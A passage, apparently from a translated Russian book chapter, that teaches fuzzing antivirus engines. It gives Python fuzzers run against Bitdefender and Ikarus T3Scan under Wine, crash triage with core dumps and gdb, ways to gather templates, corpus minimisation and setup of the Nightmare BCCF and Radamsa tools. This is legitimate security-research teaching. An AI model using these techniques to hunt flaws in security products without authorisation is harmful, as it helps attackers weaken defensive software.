4. Поручает сканеру антивируса по требованию проверить каталог со всеми измененными образцами и ждет возможного аварийного завершения.

Написать такой сценарий очень просто. Для первых опытов создадим универсальный фаззер и применим Bitdefender Antivirus для Linux. Код подойдет и для другого сканера Windows, Linux или macOS, если у продукта имеется программа командной строки.

Полный код простейшего фаззера:

```
$ cat simple_av_fuzzer.py
#!/usr/bin/python

import os
import sys
import random

from hashlib import md5

#--------------------------------------------------------------------------
class CBasicFuzzer:
  def __init__(self, file_in, folder_out, cmd):
    """Задать каталоги и команду ОС, исполняемую после мутации."""
    self.folder_out = folder_out
    self.file_in = file_in
    self.cmd = cmd

  def mutate(self, buf):
    tmp = bytearray(buf)
    # Вычислить общее число изменений буфера
    total_changes = random.randint(1, len(tmp))
    for i in range(total_changes):
      # Выбрать случайную позицию в файле
      pos = random.randint(0, len(tmp)-1)
      # Выбрать случайный заменяющий знак
      char = chr(random.randint(0, 255))
      # Заменить содержимое выбранной позиции
      tmp[pos] = char

    return str(tmp)

  def fuzz(self):
    orig_buf = open(self.file_in, "rb").read()

    # Создать 255 мутаций входного файла
    for i in range(255):
      buf = self.mutate(orig_buf)
      md5_hash = md5(buf).hexdigest()
      print "[+] Writing mutated file %s" % repr(md5_hash)
      filename = os.path.join(self.folder_out, md5_hash)
      with open(filename, "wb") as f:
```

```
            f.write(buf)

        # Запустить команду ОС, чтобы проверить каталог антивирусом
        cmd = "%s %s" % (self.cmd, self.folder_out)
        os.system(cmd)

#---------------------------------------------------------------------
def usage():
  print "Usage:", sys.argv[0], "<filename> <output directory> " + \
        "<av scan command>"

#---------------------------------------------------------------------
def main(file_in, folder_out, cmd):
  fuzzer = CBasicFuzzer(file_in, folder_out, cmd)
  fuzzer.fuzz()

if __name__ == "__main__":
  if len(sys.argv) != 4:
    usage()
  else:
    main(sys.argv[1], sys.argv[2], sys.argv[3])
```

В этом простом примере класс `CBasicFuzzer` имеет всего три метода: конструктор `__init__`, а также `mutate` и `fuzz`. Метод `mutate` принимает строковый буфер, выбирает случайное число байтов в случайных позициях и заменяет их случайными значениями. Метод `fuzz` читает файл, обычно служащий шаблоном, изменяет буфер и сохраняет результат под именем, равным его хешу `MD5`. Операция повторяется 255 раз. Затем одной командой операционной системы антивирусу поручается проверить каталог. Иными словами, фаззер создает 255 измененных файлов в одной папке и запускает ее сканирование.

В следующем примере фаззер получает программу `/bin/ls` формата `ELF`, создает 255 случайных мутаций в каталоге `out`, а затем командой `bdscan` поручает Bitdefender Antivirus для Linux проверить его:

```
$ python ../simple_av_fuzzer.py /bin/ls out/ bdscan
[+] Writing mutated file '27a0f868f6a6509e30c7420ee69a0509'
[+] Writing mutated file '9d4aa7877544ef0d7c21ee9bb2b9fb17'
[+] Writing mutated file '12055e9189d26b8119126f2196149573'
(...пропущено еще 252 файла...)
BitDefender Antivirus Scanner for Unices v7.90123 Linux-i586
Copyright (C) 1996-2009 BitDefender. All rights reserved.
This program is licensed for home or personal use only.
Usage in an office or production environment represents
a violation of the license terms

Infected file action: ignore
Suspected file action: ignore
Loading plugins, please wait
Plugins loaded.

/home/joxean/examples/tahh/chapter18/tests/out/
b69e85ab04d3852bbfc60e2ea02a0121  ok
/home/joxean/examples/tahh/chapter18/tests/out/
a24f5283fa0ae7b9269724d715b7773d  ok
/home/joxean/examples/tahh/chapter18/tests/out/
dc153336cd7125bcd94d89d67cd3e44b  ok
(...)
```

Несмотря на примитивность, этот способ работает. Результаты главным образом зависят от качества цели, то есть количества ошибок в проверяемом антивирусе, и качества входных образцов.

Автоматизация фаззинга антивирусов

Простейший фаззер из предыдущего раздела в некоторых случаях полезен, но при аварийном завершении цели оставляет множество вопросов. Как, где и почему произошел сбой? Если сканер отказал на первом файле, остальные он уже не проверит. Как определить виновный образец и продолжить анализ других файлов?

Обычный ответ - совместить автоматизацию с отладкой. Простой фаззер написать легко. Значительно сложнее захватывать сведения о сбоях, управлять ими, переносить демонстрационные образцы в отдельные каталоги и продолжать сканирование. Уровни сложности различаются: от пяти строк командного сценария до развитого каркаса с отладчиком, измерением покрытия кода и отбором корпуса.

Использование средств командной строки

В Unix на часть поставленных вопросов можно ответить простыми средствами командной строки. Перед запуском сканера команда `ulimit -c unlimited` разрешает сохранение дампа памяти `core`, если целевой процесс аварийно завершится. А чтобы точно определить виновный файл, антивирус следует запускать отдельно для каждого образца, а не сразу для всего каталога.

Изменим сценарий Python из предыдущего раздела. Это по-прежнему примитивное наблюдение за целью, но теперь будут выполнены следующие действия:

1. Перед запуском сканера исполнить `ulimit -c unlimited`.
2. Проверять каждый файл отдельным запуском антивируса.
3. При появлении `core` переносить его в отдельный каталог вместе с вызвавшим сбой образцом.
4. Вместо 255 мутаций непрерывно создавать новые, пока пользователь не остановит фаззер.

Сразу после последней директивы импорта добавим следующие строки:

```
...
import shutil

#--------------------------------------------------------------------------
RETURN_SIGNALS = {}
RETURN_SIGNALS[138] = "SIGBUS"
RETURN_SIGNALS[139] = "SIGSEGV"
RETURN_SIGNALS[136] = "SIGFPE"
RETURN_SIGNALS[134] = "SIGABRT"
RETURN_SIGNALS[133] = "SIGTRAP"
RETURN_SIGNALS[132] = "SIGILL"
RETURN_SIGNALS[143] = "SIGTERM"

#--------------------------------------------------------------------------
def log(msg):
  print "[%s] %s" % (time.asctime(), msg)
```

Затем заменим код метода `CBasicFuzzer.fuzz()` следующим:

```
def fuzz(self):
  log("Starting the fuzzer...")
  orig_buf = open(self.file_in, "rb").read()

  log("Running 'ulimit -c unlimited'")
  os.system("ulimit -c unlimited")

  # Создавать мутации входного файла до остановки программы
  while 1:
    buf = self.mutate(orig_buf)
    md5_hash = md5(buf).hexdigest()
    log("Writing mutated file %s" % repr(md5_hash))
    filename = os.path.join(self.folder_out, md5_hash)
    with open(filename, "wb") as f:
      f.write(buf)
    # Запустить команду ОС для проверки созданного файла
```

```
    cmd = "exec %s %s > /dev/null" % (self.cmd, filename)
    ret = os.system(cmd)
    log("Running %s returned exit code %d" % (repr(cmd), ret))

    if ret in RETURN_SIGNALS:
      # Если код завершения указывает на сбой, переименовать
      # созданный файл core.
      log("CRASH: The sample %s crashed the target. "
          "Saving information..." % filename)
      shutil.copy("core", "%s.core" % filename)
    else:
      # Если образец не вызвал сбой, удалить созданный файл
      os.remove(filename)
```

В начале `fuzz()` после чтения исходного шаблона выполняется `ulimit -c unlimited`. Вместо создания 255 файлов программа входит в бесконечный цикл. Команда теперь запускает сканер отдельно для каждого файла и перенаправляет вывод в `/dev/null`, тогда как раньше проверялся весь каталог.

В Unix код завершения аварийного процесса отражает полученный им сигнал. Поэтому после запуска сканера через `os.system` значение проверяется. Например, код 139 означает сигнал `SIGSEGV`, то есть ошибку сегментации. Если получен один из интересующих сигналов, соответствующий `core` копируется вместе с вызвавшим отказ файлом; иначе образец удаляется.

Фаззер бесконечно создает мутации исходного шаблона, а при сбое сохраняет в выходном каталоге дамп и демонстрационный образец.

Пример вывода при работе с Bitdefender Antivirus для Unix:

```
$ python ../simple_av_fuzzerv2.py mysterious_file out/ bdscan
[Mon Apr 20 12:39:05 2015] Starting the fuzzer...
[Mon Apr 20 12:39:05 2015] Running 'ulimit -c unlimited'
[Mon Apr 20 12:39:05 2015] Writing mutated file
'986c060db72d2ba9050f587c9a69f7d5'
[Mon Apr 20 12:39:07 2015] Running 'exec bdscan
out/986c060db72d2ba9050f587c9a69f7d5 > /dev/null' returned exit code 0
[Mon Apr 20 12:39:07 2015] Writing mutated file
'e5e4b5fe275971b9b24307626e8f91f7'
[Mon Apr 20 12:39:10 2015] Running 'exec bdscan
out/e5e4b5fe275971b9b24307626e8f91f7 > /dev/null' returned exit code 0
[Mon Apr 20 12:39:10 2015] Writing mutated file
'287968fb27cf18c80fc3dcd5889db136'
[Mon Apr 20 12:39:10 2015] Running 'exec bdscan
out/287968fb27cf18c80fc3dcd5889db136 > /dev/null' returned exit code 65024
[Mon Apr 20 12:39:10 2015] Writing mutated file
'01ca5841b0a0c438d3ba3e7007cda7bd'
[Mon Apr 20 12:39:11 2015] Running 'exec bdscan
out/01ca5841b0a0c438d3ba3e7007cda7bd > /dev/null' returned exit code
65024
[Mon Apr 20 12:39:11 2015] Writing mutated file
'6bae9a6f1a6cef21fe0d6eb31d1037a5'
[Mon Apr 20 12:39:11 2015] Running 'exec bdscan
out/6bae9a6f1a6cef21fe0d6eb31d1037a5 > /dev/null' returned exit code
65024
[Mon Apr 20 12:39:11 2015] Writing mutated file
'2e783b0aaad7e6687d7a61681445cb08'
(...)
[Mon Apr 20 12:39:19 2015] Writing mutated file
'84652cc61a7f0f2fbe578dcad490c600'
[Mon Apr 20 12:39:22 2015] Running 'exec bdscan
out/84652cc61a7f0f2fbe578dcad490c600 > /dev/null' returned exit code 139
[Mon Apr 20 12:39:22 2015] CRASH: The sample
out/84652cc61a7f0f2fbe578dcad490c600 crashed the target. Saving
information...
(...)
[Mon Apr 20 12:51:16 2015] Writing mutated file
'f6296d601a516278634b44951a67b0d4'
[Mon Apr 20 12:51:19 2015] Running 'exec bdscan
out/f6296d601a516278634b44951a67b0d4 > /dev/null' returned exit code 139
```

```
[Mon Apr 20 12:51:19 2015] CRASH: The sample
out/f6296d601a516278634b44951a67b0d4 crashed the target. Saving
information...
^C (Press Ctrl+C to stop it)
```

Через некоторое время Bitdefender Antivirus аварийно завершается, а дамп и вызвавший ошибку файл сохраняются. Затем gdb или другое средство позволяет исследовать `core` и определить причину:

```
$ LANG=C gdb --quiet bdscan f6296d601a516278634b44951a67b0d4.core
Reading symbols from bdscan...(no debugging symbols found)...done.
(...)
Core was generated by 'bdscan out/f6296d601a516278634b44951a67b0d4'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xf30beXXX in ?? ()
(gdb) x /i $pc
=> 0xf30beXXX:    mov    0x24(%ecx,%edx,1),%eax
(gdb) i r ecx edx
ecx            0x23a80550                                    598213968
edx            0x9e181c8                                     165773768
(gdb) x /x $ecx
0x23a80550:  Cannot access memory at address 0x23a80550
```

Разыменование памяти по выражению `ECX+EDX+0x24`, дающему адрес `0x23a80550`, недопустимо и вызывает сбой.

Фаззер все еще очень примитивен и сохраняет лишь основные сведения: дамп и демонстрационный файл. Например, он не умеет объединять сходные сбои. Кроме того, последовательный отдельный запуск сканера для каждого файла значительно замедляет работу.

До сих пор рассматривалась платформа Unix. Далее перейдем к фаззингу антивируса для Windows.

Перенос антивирусных ядер в Unix

Если целевой антивирус работает только в Windows, фаззер или хотя бы его инструментирующую часть лучше перенести в другую операционную систему, более удобную для автоматизации. Средний и крупный фаззинг в современной Windows затруднителен. Маленькие виртуальные машины удается создавать разве что с Windows XP. Для Windows 7 требуется 10-20 гигабайт дискового пространства, а Windows 8.1 и Windows 10 увеличивают минимальный размер еще сильнее.

Linux и другие системы Unix, например FreeBSD, позволяют создавать очень небольшие виртуальные машины. Иногда для системы с целевым приложением достаточно 1 гигабайта или даже 512 мегабайт диска. Чем меньше виртуальная машина, тем проще ею управлять.

Windows XP достаточно 1-2 гигабайт оперативной памяти, а иногда и 512 мегабайт. Для фаззинга в Windows 7 рекомендуется не менее 2 гигабайт, и на практике чаще всего хорошо работают 4 гигабайта. Меньший объем может породить множество ложных сбоев из-за нехватки памяти и отказов выделения.

Поскольку каждая новая версия Windows требует больше памяти и диска, возникает соблазн проверять приложения Windows из Linux посредством Wine, как кратко описано в главе 2. Название Wine раскрывается как «Wine не является эмулятором». Это свободная открытая реализация программных интерфейсов Windows для Linux. Она исполняет неизмененные двоичные файлы Windows в системах Unix и позволяет вызывать предназначенные только для Windows библиотеки из собственных приложений Unix.

Wine не эмулирует машинный код, а исполняет его непосредственно с полной скоростью, перехватывая системные вызовы и прерывания, которые в настоящей Windows обработала бы операционная система, и перенаправляя их ядру Linux. Winelib, в свою очередь, представляет набор средств для создания собственных приложений Unix с применением комплекта разработки Windows.

Для фаззинга антивируса Windows в Unix полезны два подхода:

• провести обратную разработку основного ядра и перенести его в Unix посредством Winelib;
• что значительно проще, запустить в Linux или Unix через Wine самостоятельный сканер командной строки, если он существует.

Первый подход - исследовать ядро и написать интерфейс для конкретного антивирусного ядра Windows, например Microsoft Security Essentials - дает лучший результат, поскольку не зависит от Wine или другого слоя совместимости. Однако он требует очень много времени. Сначала необходимо восстановить интерфейсы загрузки ядра и запуска сканирования, определить структуры и перечисления, написать неофициальный комплект разработки и только затем создать программу для среды Unix. Для многих задач стоимость в человеко-часах запретительна. В длительном проекте подход оправдан, в небольшом - избыточен.

Практичнее применить специальное решение на той же идее: отказаться от более трудоемкого Winelib и запускать самостоятельный сканер командной строки через Wine.

Фаззинг посредством Wine

Перенесем сканер командной строки T3Scan для Windows и запустим его в Linux. Программу можно загрузить по адресу <http://updates.ikarus.at/updates/update.html>.

Потребуются самораспаковывающийся файл `t3scan.exe` и база вирусов `t3sigs.vdb`. После загрузки запустим программу через Wine:

```
$ wine t3scan.exe
```

В появившемся окне предлагается извлечь файлы. Выберите текущий каталог и нажмите кнопку извлечения. Текущий каталог обычно доступен на виртуальном диске Wine `Z:`; можно также ввести точку (`.`). Другой вариант - распаковать инструменты в Windows и скопировать полученные `T3Scan.exe` и `t3.dll` в текущую папку.

Когда рядом находятся `T3Scan.exe`, `t3.dll` и база `t3sigs.vdb`, проверим работу T3Scan:

```
$ wine T3Scan.exe
fixme:heap:HeapSetInformation (nil) 1 (nil) 0

Syntax: t3scan [options] <samples>
        t3scan [options] <path>

Options:
    -help | -h | -?            This help
    -filelist | -F <filename>  Read input files from newline-separated
file <filename>
    -logfile | -l <filename>   Create log file
    -maxfilesize | -m <n>      Max. filesize in MB (default 64MB)
    -n                         No simulation
    -nosubdirs | -d            Do not scan sub directories
    -r <n>                     Max. recursive scans (default 8)
    -vdbpath | -vp <directory> Path to signature database

Special options:
    -noarchives  | -na         Do not scan archive content
    -rtimeout <seconds>        Stop recursively scanning files in an
archive after <seconds>
```

```
    -sa                       Summarize archives: only the final result
for the archive is reported
    -timeout <seconds>        Stop scanning a single file after
<seconds>
    -version | -ver           Display the program, engine and VDB
version
    -vdbver                   Display VDB version
    -verbose | -v             Increase the output level
    -noadware                 Disable adware/spyware signatures
```

Если справка вывелась, T3Scan правильно работает под Wine. Теперь простой фаззер нужно приспособить к особенностям слоя совместимости. При запуске программы через `os.system()` в обычном Unix ошибка сегментации `SIGSEGV` возвращает код 139, `SIGBUS` - 138 и так далее. С Wine код следует сдвинуть вправо на 8 разрядов, а затем прибавить 128, чтобы получить номер сигнала. После такого преобразования прежний словарь `RETURN_SIGNALS` остается пригоден.

Добавим признак запуска через Wine. Различия в коде выглядят так:

```
$ diff simple_av_fuzzerv2.py simple_av_fuzzer_wine.py
27c27
<   def __init__(self, file_in, folder_out, cmd):
---
>   def __init__(self, file_in, folder_out, cmd, is_wine = False):
32a33,34
>     self.is_wine = is_wine
>
65c67
<       cmd = "exec %s %s > /dev/null" % (self.cmd, filename)
---
>       cmd = "%s %s" % (self.cmd, filename)
66a69
>       ret = (ret >> 8) + 128
81c84
<   print "Usage:", sys.argv[0], "<filename> <output directory>
<av scan command>"
---
>   print "Usage:", sys.argv[0], "<filename> <output directory>
<av scan command> [--wine]"
84,85c87,88
< def main(file_in, folder_out, cmd):
<   fuzzer = CBasicFuzzer(file_in, folder_out, cmd)
---
> def main(file_in, folder_out, cmd, is_wine=False):
>   fuzzer = CBasicFuzzer(file_in, folder_out, cmd, is_wine)
89c92
<   if len(sys.argv) != 4:
---
>   if len(sys.argv) < 4:
91c94
<   else:
---
>   elif len(sys.argv) == 4:
92a96,97
>   elif len(sys.argv) == 5:
>     main(sys.argv[1], sys.argv[2], sys.argv[3], True)
```

После внесения изменений можно проверять предназначенный только для Windows сканер Ikarus так же, как ранее собственный сканер Bitdefender:

```
$ python simple_av_fuzzer_wine.py s_bio.lzh out "wine32 test/T3Scan.exe" \
         --wine
[Mon Apr 20 18:55:23 2015] Starting the fuzzer...
[Mon Apr 20 18:55:23 2015] Running 'ulimit -c unlimited'
[Mon Apr 20 18:55:27 2015] Writing mutated file
```

Продолжение вывода:

```
'7ae0b2339d57dbc58dd748a426c3358b'
IKARUS - T3SCAN V1.32.33.0 (WIN32)
         Engine version: 1.08.09
```

```
          VDB: 20.04.2015 12:09:39 (Build: 91448)
          Copyright (R) IKARUS Security Software GmbH 2014.
          All rights reserved.

Summary:
============================================================
  1 file scanned
  0 files infected

  Used time: 0:02.636
============================================================
[Mon Apr 20 18:55:30 2015] Running 'wine32 test/T3Scan.exe
out/7ae0b2339d57dbc58dd748a426c3358b' returned exit code 128
[Mon Apr 20 18:55:34 2015] Writing mutated file
'7c774ed262f136704eeed351b3210173'
IKARUS - T3SCAN V1.32.33.0 (WIN32)
          Engine version: 1.08.09
          VDB: 20.04.2015 12:09:39 (Build: 91448)
          Copyright (R) IKARUS Security Software GmbH 2014.
          All rights reserved.

Summary:
============================================================
  1 file scanned
  0 files infected

  Used time: 0:02.627
============================================================
[Mon Apr 20 18:55:37 2015] Running 'wine32 test/T3Scan.exe
out/7c774ed262f136704eeed351b3210173' returned exit code 128
(...)
```

Теперь фаззер работает. Если передать подходящий входной образец и подождать, рано или поздно произойдет сбой, а нужные сведения сохранятся в выбранном выходном каталоге.

Проблемы, проблемы и новые проблемы

Созданная модель фаззера антивирусов имеет множество недостатков. Для каждого файла запускается целый отдельный экземпляр сканера, то есть один процесс на каждую мутацию. Реализована только одна наивная стратегия изменения. Причины и обстоятельства сбоя почти не описываются. Кроме того, изменяется лишь один входной шаблон.

Что произойдет, если проверяемый анализатор формата вообще не содержит ошибок или дефект не проявляется с выбранным шаблоном? Далее разберем и частично устраним эти недостатки. Первый шаг - найти хорошие образцы для входных шаблонов.

Поиск хороших шаблонов

Шаблоны фаззера - это исходные файлы, на которых основаны все изменения. В предыдущих примерах для проверки приложений Windows через Wine использовался файл `LZH`, а в самом первом запуске - файл `ELF`. Это лишь два формата из огромного перечня, поддерживаемого антивирусными ядрами.

Полный перечень обычно неизвестен, но почти все ядра поддерживают сжатые файлы и архивы, упаковщики исполняемых файлов, форматы Microsoft Office, `HTML`, JavaScript, VBScript, `XML`, ярлыки Windows `LNK` и многое другое.

Найти хороший шаблон означает выбрать не только поддерживаемый формат, например `PE` Windows, и его разновидность, например определенный упаковщик, но и содержательный образец этого формата. Если фаззинг контейнеров `OLE2`, включая документы Microsoft Word и Excel,

основан лишь на простейших файлах, он проверит только возможности, задействованные данным корпусом, а не весь набор функций продукта.

Охватить все возможности практически невозможно, но подобрать лучшие образцы помогает отбор корпуса. Он выполняется так:

• Первый образец запускается в целевой программе под двоичным инструментированием, например DynamoRIO или Intel PIN, и записываются исполненные базовые блоки.
• Следующий образец запускается так же и считается полезным, только если приводит к исполнению новых базовых блоков.
• Новый файл принимается лишь тогда, когда покрывает код, которого не достигали предыдущие.
• Если образец исполняет только уже покрытые участки, использовать его как шаблон бессмысленно: соответствующие возможности уже представлены прежними файлами.

Автору известно лишь одно почти готовое средство такого отбора - PeachMinset. Описание его работы в прежней версии Peach 3 находилось по адресу <http://community.peachfuzzer.com/v3/minset.html>.

Работа PeachMinset состоит из двух этапов:

1. Сбор трасс для файлов-образцов.
2. Вычисление минимального набора.

Первый этап долог, поскольку посредством двоичного инструментирования необходимо исполнить каждый шаблон. Второй быстрее: требуется лишь выбрать наилучший набор файлов, покрывающий как можно больше возможностей.

Пример запуска `PeachMinset.exe`, который внутри использует Intel PIN, для набора файлов `PNG` и программы их обработки:

```
>peachminset -s pinsamples -m minset -t traces bin\pngcheck.exe %%s

] Peach 3 -- Minset
] Copyright (c) Deja vu Security

[*] Running both trace and coverage analysis
[*] Running trace analysis on 15 samples...
[1:15]   Converage trace of pinsamples\basn0g01.png...done.
[2:15]   Converage trace of pinsamples\basn0g02.png...done.
[3:15]   Converage trace of pinsamples\basn0g04.png...done.
[4:15]   Converage trace of pinsamples\basn0g08.png...done.
[5:15]   Converage trace of pinsamples\basn0g16.png...done.
[6:15]   Converage trace of pinsamples\basn2c08.png...done.
[7:15]   Converage trace of pinsamples\basn2c16.png...done.
[8:15]   Converage trace of pinsamples\basn3p01.png...done.
[9:15]   Converage trace of pinsamples\basn3p02.png...done.
[10:15]  Converage trace of pinsamples\basn3p04.png...done.
[11:15]  Converage trace of pinsamples\basn3p08.png...done.
[12:15]  Converage trace of pinsamples\basn4a08.png...done.
[13:15]  Converage trace of pinsamples\basn4a16.png...done.
[14:15]  Converage trace of pinsamples\basn6a08.png...done.
[15:15]  Converage trace of pinsamples\basn6a16.png...done.

[*] Finished
[*] Running coverage analysis...
[-]   3 files were selected from a total of 15.
[*] Copying over selected files...
[-]   pinsamples\basn3p08.png -> minset\basn3p08.png
[-]   pinsamples\basn3p04.png -> minset\basn3p04.png
[-]   pinsamples\basn2c16.png -> minset\basn2c16.png

[*] Finished
```

Из 15 файлов `PNG` выбраны всего три, покрывающие те же возможности, что и полный набор. Сокращение корпуса до наиболее подходящих шаблонов экономит время и улучшает результаты

фаззинга.

Поиск файлов-шаблонов

При работе с антивирусными ядрами часто нужны редкие образцы, которых обычно нет на жестком диске. Можно дать несколько основных рекомендаций:

• **Google.** Индексированные каталоги в Интернете ищутся запросом `intitle:"index of /" .lzh`, который находит файлы с расширением `.lzh`.
• **Другие запросы Google.** Полезен запрос `filetype:LZH`, хотя из результатов, вероятно, придется исключить страницы Facebook.
• **VirusTotal.** Закрытая версия службы содержит по меньшей мере один образец почти любого нужного формата.

Еще один хороший источник - собственный набор испытательных файлов антивируса. Коммерческие продукты его не публикуют, но такой набор доступен у единственного открытого сканера ClamAV. Исходный код можно получить из репозитория ClamAV и собрать.

Теперь испытательные файлы, в отличие от прежних версий, создаются динамически и без компиляции недоступны. Их можно использовать как шаблоны для фаззинга других антивирусов. Это хорошая отправная точка, охватывающая множество форматов, которые поддерживает большинство или даже все ядра. В набор входят:

• `samples/av/clam/clam.sis`
• `samples/av/clam/clam.odc.cpio`
• `samples/av/clam/clam.exe.html`
• `samples/av/clam/clam.ole.doc`
• `samples/av/clam/clam.d64.zip`
• `samples/av/clam/clam.mail`
• `samples/av/clam/clam_cache_emax.tgz`
• `samples/av/clam/clam.cab`
• `samples/av/clam/clam.arj`
• `samples/av/clam/clamav-mirror-howto.pdf`
• `samples/av/clam/clam.newc.cpio`
• `samples/av/clam/clam.exe.rtf`
• `samples/av/clam/clam.7z`
• `samples/av/clam/clam.ppt`
• `samples/av/clam/clam-v2.rar`
• `samples/av/clam/clam.tar.gz`
• `samples/av/clam/clam.pdf`
• `samples/av/clam/clam.impl.zip`
• `samples/av/clam/clam.zip`
• `samples/av/clam/clam.bin-le.cpio`
• `samples/av/clam/clam.exe.szdd`
• `samples/av/clam/clam.chm`
• `samples/av/clam/clam-v3.rar`
• `samples/av/clam/clam.exe.bz2`
• `samples/av/clam/clam.exe.mbox.base64`
• `samples/av/clam/clam.tnef`
• `samples/av/clam/clam.exe.binhex`
• `samples/av/clam/clam.bin-be.cpio`
• `samples/av/clam/clam.exe.mbox.uu`

• samples/av/clam/clam.bz2.zip

Полезен и набор PROTOS Genome Test Suite c10-archive: это большой корпус измененных сжатых файлов следующих форматов и объемов:

• ace - 91 518;
• arj - 255 343;
• bz2 - 321 818;
• cab - 130 823;
• gz - 227 311;
• lha - 176 631;
• rar - 198 865;
• tar - 40 549;
• zip - 189 833;
• zoo - 163 595;
• всего - 1 632 691.

Набор доступен по адресу <https://www.ee.oulu.fi/research/ouspg/PROTOS_Test-Suite_c10-archive>. Хотя он общедоступен и, вероятно, уже входит во внутренние испытательные наборы многих поставщиков, число отказывающих на этих файлах антивирусов может удивить. Если взять их как основу для дальнейших мутаций, результат окажется еще показательнее.

Увеличение покрытия кода

Покрытие кода - это метод динамического анализа, при котором работающее целевое приложение инструментируется, чтобы определить число исполненных инструкций, базовых блоков или функций. Ранее оно уже встречалось в PeachMinset: программа выбирала файлы, задействующие наибольшее число возможностей. Однако такое средство ограничено функциями, до которых доходят исходные образцы.

Если в покрытом наборе возможностей ошибок не найдено, остаются два подхода:

• найти больше образцов в надежде задействовать новые возможности;
• увеличить покрытие имеющихся образцов посредством инструментирования.

Рассмотрим второй подход. Среди наиболее интересных исследуемых и применяемых способов выделяются следующие:

• **Символьное исполнение и решатели** SMT**.** Инструмент переводит исполненный или найденный в двоичном файле код, извлекает его предикаты, абстрагирует их, строит формулы SMT, после чего решатель ищет изменения входных данных, способные покрыть новые участки.
• **Случайные или частично случайные мутации.** Измененные шаблоны запускаются под инструментированием, которое проверяет, привели ли новые значения к исполнению дополнительных инструкций, блоков или функций.

Первый подход чаще встречается в исследованиях, чем в практической работе. Решатели SMT обладают огромным потенциалом, но из-за крайне высоких требований к оборудованию обычно справляются лишь с учебными задачами. Существуют реальные системы, например Microsoft SAGE, но и они потребляют множество ресурсов. Не следует рассчитывать запустить дома SAGE или его аналог против настоящей цели с обычными шаблонами.

Существует по меньшей мере одно впечатляющее открытое средство наподобие SAGE - egas из набора MoFlow, доступного в репозитории проекта. Однако, по словам одного из авторов, версия egas 2014 года не предназначалась для входных буферов крупнее 4 килобайт, поскольку плохо масштабировалась. С настоящими целями и средними либо крупными данными расчет, вероятно,

занял бы слишком много времени.

Автор испытывал средство на неназванном антивирусе, но после недели работы и потребления примерно 4 гигабайт оперативной памяти остановил его без результата. Такие инструменты действительно находят настоящие ошибки, однако подходящая конфигурация пока слишком велика для домашнего проекта. `egas` - качественный и работоспособный исследовательский проект, но на данный момент он ограничен небольшими входными данными.

Другие подходы проще настраиваются, требуют меньше ресурсов и быстрее находят практические ошибки. Они увеличивают покрытие случайными или частично случайными изменениями. К сравнительно новым средствам относятся:

• **American Fuzzy Lop (**`AFL`**)** - фаззер с учетом покрытия кода, созданный известным исследователем безопасности Михалом Залевским.
• **Blind Code Coverage Fuzzer (**`BCCF`**)** - фаззер из каркаса Nightmare, написанный одним из авторов книги Джоксеаном Коретом.

Оба работают сходным образом, хотя реализуют разные алгоритмы. Далее рассматривается `BCCF`, поскольку в последующих разделах для проверки антивирусов применяется комплект Nightmare.

Фаззер слепого покрытия кода

Средство `BCCF` из Nightmare умеет выполнять следующие задачи:

• **Увеличивать возможности образцов** - расширять покрытие кода, достигаемое одним исходным шаблоном.
• **Находить ошибки** - задействовать возможности, которых исходный файл не покрывал.
• **Создавать новые поколения** - получать случайными мутациями новые файлы, пригодные как шаблоны для других мутаторов и проверки иного набора возможностей.

Главное достоинство подобных средств - способность без знания внутренней структуры находить новые возможности и увеличивать покрытие исходных шаблонов. Это особенно полезно в следующих случаях:

• для редкого или устаревшего формата удалось найти лишь несколько образцов;
• все собранные из разных источников файлы слишком похожи и постоянно покрывают один набор функций.

`BCCF` использует либо DrCov, стандартное средство покрытия из открытого проекта DynamoRIO, либо предоставленный проекту инструмент для Intel PIN. Сначала цель запускается под инструментированием с исходным шаблоном. Затем входной буфер изменяется в поиске вариантов, исполняющих новые базовые блоки. На практике процесс сложнее этого краткого описания.

Сначала `BCCF` несколько раз исполняет цель с одинаковым файлом, чтобы измерить среднее число базовых блоков, и вычисляет минимум, максимум и среднее. Затем с помощью набора стратегий выполняются случайные или частично случайные изменения и снова измеряется покрытие. При обнаружении новых блоков создается поколение, которое становится новым шаблонным буфером. К нему применяются дополнительные изменения в поиске еще не покрытого кода. Если после нескольких итераций поколение исполняет меньше блоков или покрытие не растет, оно отбрасывается и программа возвращается к предыдущему шаблону.

Средство может работать бесконечно до ручной остановки, находя ошибки и создавая поколения для других мутаторов, либо выполнить заданное число итераций и завершить увеличение покрытия.

Использование фаззера слепого покрытия кода

Для работы BCCF потребуется комплект Nightmare, доступный в репозитории проекта. Клонировать его в выбранный каталог Linux можно командой:

```
$ git clone https://github.com/joxeankoret/nightmare.git
```

После клонирования доступны следующие файлы и каталоги:

```
$ ls /path/to/nightmare
AUTHORS      dependencies  fuzzers     lib      LICENSE.txt  NEWS.txt
README.md    results  samples  TODO.txt COPYING.txt  doc
fuzzersUpd  LICENSE  mutators     presos    README.txt  runtime  tasks
```

Затем необходимо установить DynamoRIO - стандартный набор двоичного инструментирования для BCCF. Версию для целевой операционной системы можно получить на странице загрузок DynamoRIO.

В этом опыте применяется версия 4.2.0-3 для Linux, но подойдет и более новая, поскольку BCCF обращается лишь к стандартному DrCov. Распакуйте комплект в выбранный каталог. Затем скопируйте fuzzers/bcf.cfg.example из Nightmare под именем fuzzers/bcf.cfg и укажите в нем расположение DynamoRIO. Как минимум нужны следующие строки:

```
#--------------------------------------------------------------------------
# Настройка фаззера BCF
#--------------------------------------------------------------------------
[BCF]
templates-path=/path/to/nightmare/samples/some_dir
# Допустимые варианты: DynamoRIO, Pin
bininst-tool=DynamoRIO
# Использовать ТОЛЬКО итеративный алгоритм вместо всех алгоритмов?
#iterative=1
# Использовать ТОЛЬКО radamsa вместо всех реализованных алгоритмов?
#radamsa=1

[DynamoRIO]
path=/path/to/dynamorio/DynamoRIO-Linux-4.2.0-3/
```

После настройки инструментирования и его пути установим Radamsa. Это генератор испытательных данных для проверки устойчивости, то есть фаззер или мутатор. Он пытается вывести грамматику входных файлов, а затем создает результаты в соответствии с ней. Автор считает Radamsa лучшим доступным мутатором. Загрузить и установить его можно командами:

```
$ curl http://haltp.org/download/radamsa-0.4.tar.gz \
| tar -zxvf - && cd radamsa-0.4 && make && sudo make install
```

Проверим установленную программу из командной строки:

```
sh-4.3$ echo "Testing 123" | radamsa
Testing 2147483649
sh-4.3$ echo "Testing 123" | radamsa
-11163243243243239350527 89
-1116324323935052789046909
sh-4.3$ echo "Testing 123" | radamsa
Testing 3
Testing 429496729294967292949672929496729294967292949672929496729294967292949672
sh-4.3$ echo "Testing 123" | radamsa
Testing3
ing3
ing3
```

